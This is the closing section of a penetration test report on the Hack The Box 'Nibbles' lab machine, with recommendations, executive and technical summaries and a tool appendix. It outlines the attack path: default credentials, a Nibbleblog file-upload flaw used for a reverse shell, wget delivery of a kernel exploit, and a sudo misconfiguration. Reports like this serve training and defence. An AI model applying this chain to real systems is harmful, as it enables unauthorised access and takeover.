- **Vulnerability Scanning**: Perform periodic scans with Nmap to detect open ports (e.g., 22, 80) and outdated services, ensuring no exploitable endpoints remain.
- **Privilege and Configuration Audits**: Regularly assess user permissions, web application settings, and kernel versions to enforce least-privilege principles and patch vulnerabilities.
- **Simulate Attacks**: Conduct controlled penetration tests to identify and address emerging weaknesses, such as unpatched exploits or misconfigurations.

By implementing these layered recommendations—focusing on securing web applications, strengthening credentials, hardening the kernel, enhancing privilege management, and improving monitoring—the system will significantly reduce its exposure to unauthorized access, code execution, and privilege escalation.

5. Conclusions

Executive Summary

Think of your company's digital office as a well-guarded building, with strong doors and locked filing cabinets protecting important files, accessible only by trusted staff with special keycards. During my test on the "Nibbles" machine on Hack The Box, I found weak spots that let an outsider sneak in, move around freely, and take over everything.

Here's what I discovered:

- **Unlocked Filing Cabinet with Clues**: The website (Nibbleblog) had a flaw that let someone upload a harmful file using a simple username and password (`admin:nibbles`), like finding an open drawer with hints to unlock more rooms.

- **Old Security System Trick**: An outdated computer system and a poorly set rule for a user (`nibbler`) acted like a rusty lock, letting me use a trick to get the master key and control the whole building.

These problems are like leaving a side door open and letting a new employee copy the boss's key. A bad actor could steal customer files, stop work, or demand money to give it back. Imagine losing client records, facing lawsuits, losing trust, and spending millions to fix it—fixing these issues now keeps your office safe, protects your files, and keeps business running smoothly.

Technical Summary

The following high-impact vulnerabilities were confirmed during the engagement:

1. **Arbitrary File Upload in Nibbleblog (CVE-2015-6967)**
   - **Issue**: The Nibbleblog website on port 80 allowed a user with `admin:nibbles` credentials to upload a harmful file (reverse shell), giving access as `nibbler` .
   - **Risk**: This opened the door to running unwanted programs, risking data leaks and system takeover.
2. **Kernel Exploit on Outdated System (CVE-2017-16995)**
   - **Issue**: An old computer core (kernel) was tricked with a special program (exploit) to jump from `nibbler` to root access.
   - **Risk**: This let someone with basic access control everything, threatening full system shutdown or data theft.
3. **Misconfigured Sudo Privileges**
   - **Issue**: The `nibbler` user could run a script (`monitor.sh`) as the top user (root) without a password, and changing it gave full control.
   - **Risk**: This weak rule allowed unauthorized top-level access, endangering the entire system.

These weaknesses show how an unpatched website, an old system core, and loose user rules can let attackers go from sneaking in to taking over. Fixing this needs regular updates, tight security settings, and close monitoring to stop break-ins. Terms: Nibbleblog, port 80, admin:nibbles, reverse shell, nibbler, kernel, CVE-2017-16995, exploit, root, sudo, monitor.sh, privileges.

Appendix: Tools Used

- **Nmap**
  - **Description**: A network scanning tool employed for initial reconnaissance and port enumeration. It detected active services including SSH (port 22) and HTTP (port 80) on the "Nibbles" machine, identifying a Linux-based environment.
- **ffuf**

    - **Description**: A web fuzzing tool used to discover hidden directories and files within the Nibbleblog application, such as `admin`, `install`, `update`, `sitemap`, and `index` endpoints.
- **python3 exploit.py**
    - **Description**: A custom Python script leveraging the CVE-2015-6967 exploit to upload a reverse shell to the Nibbleblog instance, facilitating initial access as the `nibbler` user.
- **nc (Netcat)**
    - **Description**: A networking utility used to listen for and establish a reverse shell connection on port 4444, enabling interactive access to the compromised system.
- **python3 -m http.server**
    - **Description**: A Python module used to host a simple HTTP server, serving the compiled exploit file (`exploit`) to the target for download during privilege escalation.
- **gcc**
    - **Description**: A compiler used to build the kernel exploit (`exploit.c`) into an executable file (`exploit`) with static linking, enabling local privilege escalation.
- **wget**
    - **Description**: A command-line tool used to download the compiled exploit file from the attacker's HTTP server to the target system.
- **unzip**
    - **Description**: A utility tool used to extract the contents of `personal.zip` in the `/home/nibbler` directory, revealing additional files and the `user.txt` flag.
- **chmod**
    - **Description**: A command-line tool used to modify file permissions, adjusting access to the `nibbleblog` directory and the `monitor.sh` script to enable further exploration and execution.

These tools were critical throughout the assessment, supporting network mapping, web exploration, initial access via reverse shell, and privilege escalation to achieve root control on the "Nibbles" machine.